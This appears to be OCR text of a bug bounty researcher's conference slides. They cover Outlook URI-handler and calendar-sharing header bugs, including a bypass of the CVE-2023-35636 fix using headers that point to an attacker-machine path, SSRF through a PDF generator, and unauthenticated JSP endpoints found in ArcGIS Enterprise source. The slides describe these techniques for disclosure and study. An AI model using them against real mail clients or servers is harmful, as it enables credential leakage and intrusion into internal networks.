
#BUG #2

outlook is 12 different user-agents in a trenchcoat

- lots of http interactions in outlook
- hyperlinks, URI handlers, calendar invites
- if a program is launched, the security boundary shifts (browser, application)

microsoft loves a warning

- please don't click! it's not safe!
- for real don't click!
- oh ok, enjoy your new ransomware



Microsoft Outlook Security Notice
?
Microsoft Office has identified a potential security concern.
This location may be unsafe.
http://microsoft.com
Hyperlinks can be harmful to your computer and data. To protect your computer, click only those hyperlinks from trusted sources.
Do you want to continue?
Yes
No

URI handlers

- every time you install a program on Windows, a URI handler gets its wings
- URI are everywhere: file://, http://, rce://, rss://, ms-word://, adobe://
- they call a thing with some arguments passed

historically some fun things have lived in URI schemes

- rce (iRacing electron/ iracing://)
- Command injection (sourcetree://)
- Path Traversal (ms-excel://)
- ms-msdt:// follina (rce)


allll - Message (HTML)
Search
File
Message
Developer
Help
Delete
Archive
Move
Reply
Reply All
Forward
All Apps
Misc
Mark Unread
Find
Zoom
allll
JR
jim rush <jimsrushhacks@gmail.com>
To jim@galesburg.co.nz
This message has been replied to or forwarded.
Reply
Reply All
Forward
Sun 4/21/2024 8:49 PM
acrobat acrobat2018 acrobat2019 acrobat2021.oauth2 addressbook anyconnect apconfig appinstaller.oauth2 apple-otpauth applenotes applescript apupdate bingmaps callto cloudphoto com-duosecurity-devicehealth com.apple.iwork.keynote-share com.apple.iwork.numbers-share com.apple.iwork.pages-share com.apple.tv com.apple.watchlist com.clipchamp.app daap dict DLNA-PLAYSINGLE docker-desktop Explorer.AssocActionId.BurnSelection Explorer.AssocActionId.EraseDisc Explorer.AssocActionId.ZipSelection Explorer.AssocProtocol.search-ms Explorer.BurnSelection Explorer.CameraRoll.Import Explorer.EraseDisc Explorer.ZipSelection facetime facetime-audio facetime-group facetime-open-link feed feedback-hub feeds file findmy findmyfriends firefox firefox-private fmf1 fmip1 fontbook freeform ftp gaming-tcui gamingservicesui git-client grenada grvopen http https ibooks ical ichat IE.HTTP iehistory ierss im imessage insiderhub io.tailscale.ipn.macos itals italss itls itlss itms itms-apps itms-appss itms-books itms-bookss itms-messages itms-messagess itms-podcasts itmss itpc itsradio itunes itunes.assocprotocol.daap itunes.assocprotocol.itals itunes.assocprotocol.italss itunes.assocprotocol.itls itunes.assocprotocol.itlss itunes.assocprotocol.itms itunes.assocprotocol.itmss itunes.assocprotocol.itpc itunes.assocprotocol.itsradio itunes.assocprotocol.itvls itunes.assocprotocol.itvlss itunes.assocprotocol.pcast itunesradio itvls itvlss launchreader LDAP linkedin macappstore macappstores mail-pref-pane mailto map mapi mapi16 mapitem maps message messages microsoft-edge microsoft-edge-holographic microsoft.windows.photos.crop microsoft.windows.photos.picker microsoft.windows.photos.videoedit Microsoft.Workfolders microsoftsolitairecollection microsoftvideo mk MMS ms-aad-brokerplugin ms-access ms-actioncenter ms-appinstaller ms-apprep ms-availablenetworks ms-clipchamp ms-clock ms-cortana2 ms-crossdevice-files ms-crossdevice-settings ms-crossdevice-share ms-cxh ms-cxh-full ms-cxh-wam ms-default-location ms-devhome ms-device-enrollment ms-device-enrollment2 ms-drive-to ms-edu-secureassessment ms-excel ms-eyecontrolspeech ms-gamebar ms-gamingoverlay ms-get-started ms-getoffice ms-inputapp ms-insights ms-launchremotedesktop ms-lwh ms-meetnow ms-meetnowflyout ms-mmsys ms-msdt ms-msime-imepad ms-msime-imjpdct ms-office-storage-host ms-officeapp ms-olk-oauth ms-outlook ms-penworkspace ms-people ms-phone ms-photos ms-playto-audio ms-powerpoint ms-print-addprinter ms-print-printjobs ms-print-queue ms-publisher ms-quick-assist ms-rdx-document ms-retaildemo-launchbioenrollment ms-retaildemo-launchstart ms-screenclip ms-screensketch ms-search ms-settings ms-settings-airplanemode ms-settings-bluetooth ms-settings-cellular ms-settings-connectabledevices ms-settings-displays-topology ms-settings-emailandaccounts ms-settings-language ms-settings-location ms-settings-lock ms-settings-mobilehotspot ms-settings-notifications ms-settings-power ms-settings-privacy ms-settings-proximity ms-settings-screenrotation ms-settings-wifi ms-settings-workplace ms-snaplaunch ms-stickereditor ms-taskswitcher ms-teams ms-to-do ms-todo ms-virtualtouchpad ms-walk-to ms-wcrv ms-widgets ms-windows-search ms-windows-store ms-windows-store-deskext ms-windows-store2 ms-windowsbackup ms-word ms-wpc ms-wxh ms-xbl-3d8b930f ms-xgpueject msgamepass msgamingapp mssharepointclient msteams msteamscanary mswindowsmusic mswindowsvideo msxbox music musics notes obsidian odopen OneIndex16 OneNote onenote-cmd onenote-cmd.URL.16 OneNote.URL.16 OneNoteDesktop OneNoteDesktop.URL.16 otpauth Outlook.URL.feed.15 Outlook.URL.mailto.15 Outlook.URL.ms-olk-oauth.15 Outlook.URL.stssync.15 Outlook.URL.webcal.15 pcast photos photos-navigation podcast podcasts prefs Prls.IntAppFile.Ftp Prls.IntAppFile.Http Prls.IntAppFile.Https Prls.IntAppFile.Mailto read res rlogin search search-ms sgnl shortcuts shortcuts-production signalcaptcha sip sips skype skype-meetnow sms sms-private sourcetree spotify ssh steam steamlink stocks stssync system-call-controls tailscale tbauth tel telnet tn3270 videos vmrc vmware-rvm vnc vscode vsls vstfs vsweb vsweb+diag vsweb+githubsi vsweb+teamstoolkit WdMam weather webcal webcals windows-feedback windows.tbauth windowsdefender WMP11.AssocProtocol.DLNA-PLAYSINGLE WMP11.AssocProtocol.MMS workflow x-apple-reminderkit x-apple.systempreferences x-dictionary x-man-page x-maps-ac-auth x-maps-bulletin x-maps-mapitemhandles x-maps-punchinhint x-safari-https x-webkit-app-launch xbox xbox-friendfinder xbox-gamehub xbox-profile xbox-settings xbox-tcui xboxliveapp-1297287741 zoommtg zoomus zune

we have a delivery mechanism #halfabug

- one click, no warning
- so what does it do?
- protocolhandler.exe launches
- makes network request
- loads a file

http and ssrf

- forced http interactions can benefit from SSRF tricks (RF without the SS?)
- applying a bit of creative thinking can result in a new attack surface

DEMO

regrets? i have a few

- this could have been a better bug
- I could have tried for file type confusion, a new MonikerLink, COM objects, MOTW bypassing
- still, CVE-2024-38200

don't skip the headers

- metadata in front of email
- metadata to and from servers/clients
  - headers can change application behaviour

Bug #4: Bypassing the 'fix' for CVE-2023-35636

- CVE-2023-35636 was issued to Veronis
- "Content-Class" = "Sharing"
- "x-sharing-config-url" = \(Attacker machine)\a.ics

so let's try

- we have a new trick
- a redirect
- bypasses the security control (a warning ooooh), http is harmless!

test

To jim@galesburg.co.nz

Click above to open this calendar.



test.ics

Internet Calendar

http://192.168.178.74/test.ics

a discussion with the microsoft security reporting centre


This case is out of scope for a bounty award because the issue was assessed as moderate severity as well. Only critical and important issues are eligible for a bounty award. For more information, check out our bounty program page
You say it is out of scope as it is on a domain not eligible for a bounty. The issue that I bypassed was in Outlook.
The program states:
The Microsoft 365 Insider on Windows Desktop Bounty Program invites security researchers across the globe to identify security vulnerabilities in Word, Excel, Outlook, OneNote and PowerPoint in the Microsoft 365 Insider Preview on Windows and share them with our team.
REVIEW
BARTER
TELL ME ABOUT

MSRC what are you doing

- CVE-2024-38020
- the only moderate in that month's patch tuesday
- I didn't know they did CVE's for moderates


Score:0 of 158
Sound:on
I don't understand "msrc".
>

bored of MSRC

- Intigriti?
- good triage times, interesting scopes

bug #5

SSRF via PDF is a familiar and comfortable bug

- randomly playing with some sales website
- could generate a PDF from HTML, always a delight
- had some fun times with PDF generation


i could hit internal resources and assets!

Q is that your keyvault??

Q it's your keyvault!

i could port scan!

Q surely this is a high


Send
Cancel
Request
Pretty
Raw
Hex
POST /generate HTTP/2
Host:
Content-Length: 133
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Content-Type: application/json
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin:
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
{
"url":
"printBackground":true,
"margin":{
"top":"30px",
"bottom":"30px",
"right":"30px",
"left":"30px"
}
}
https:/
generate
1 / 1
100%
1
Vault
ENTERPRISE


[redacted] changed the severity from High (7.5) to Medium (5.3)


, changing the possible bounty to €0

i had been thinking about things like a pentester

- some change was needed
- i needed to retune to radio bug bounty
- i needed imagination

I needed new bugs

- high impact
- widespread
- unauthenticated
- did someone say...✨enterprise software✨

widespread?

- if i have seen it on more than 2 programs
- fair game

lets do some forgery

- knocking over an internal AD network in an hour is amazing
- ssrf can get us through those boundaries and onto the loosely connected series of shells pretending to be an internal network

so i mentioned code

- what like the vendors are just going to GIVE it to you?
- yes, no...maybe?



Esri ArcGIS Enterprise 10.9.1 on Windows Info

Sold by: Esri

Enable ArcGIS within Your Infrastructure

☆☆☆☆☆ (0) 0 AWS reviews

the process

- spin up images
- attach security group
- rdp into image
- find web root
- loot

fairly standard

- some jar & class files, some jsp, some private keys
- some hardcoded credentials (CVE-2025-2538, not me)
- the usual

```
arcgissource find . | grep jsp > list.txt
arcgissource cat list.txt | wc
 1676    1676   80591
arcgissource
```

let's try the simple things

- jim can have a little fuzzing, as a treat
- a surprising number of the jsp pages were unauthenticated
- sure enough

Request	Payload	Status code	Response received	Error	Timeout	Length
152	/sharing/ip.jsp	200	2096			716
153	/sharing/checkUrl.jsp	200	300			507
154	/sharing/www/tools/legend/legends-html.jsp	200	2237			1966
156	/sharing/www/tools/wfs/help.jsp	200	2664			11512
157	/sharing/www/tools/wfs/showMap.jsp	200	2039			6351
158	/sharing/www/config/config-json.jsp	200	2299			1486
161	/sharing/www/collaborations/collaboration-workspace-json.jsp	200	1576			656
164	/sharing/www/collaborations/update-collaboration-workspaces-...	200	584			704
165	/sharing/www/collaborations/update-item-delete-policy-json.jsp	200	735			704
166	/sharing/www/collaborations/update-participant-info-json.jsp	200	642			761
167	/sharing/www/collaborations/remove-portal-group-link-json.jsp	200	691			704
171	/sharing/www/collaborations/collaboration-json.jsp	200	1406			656
177	/sharing/www/collaborations/refresh-invitation-json.jsp	200	914			705
178	/sharing/www/collaborations/update-participant-status-json.jsp	200	1222			761
179	/sharing/www/collaborations/participant-json.jsp	200	827			656
180	/sharing/www/collaborations/delete-collaboration-json.jsp	200	570			705
181	/sharing/www/collaborations/collaboration-invitation-json.jsp	200	715			656
185	/sharing/www/collaborations/invalidate-invitation-json.jsp	200	402			704
186	/sharing/www/collaborations/collaboration-sync-status-message	200	795			686

```
<%@page session="false"%>
<%@page import="com.esri.gw.proxy.AuthProxy"
%><%@page import="java.net.*"
%><%@page import="java.io.*"
%><%@page import="com.esri.gw.util.GWUtil"
%><%@page import="com.esri.gw.util.UrlValidator"
%><%
  String reqUrl = request.getParameter("url");
  String resp = "{}";
  if (reqUrl != null) {
  UrlValidator urlValidator = (UrlValidator)(getServletContext().getAttribute("urlValidator"));
    resp = AuthProxy.checkAuthForURL(reqUrl, Boolean.parseBoolean((String)getServletContext().getAttribute("portal")
  }
  response.setContentType("text/plain");
  if (request.getHeader("Origin") != null) {
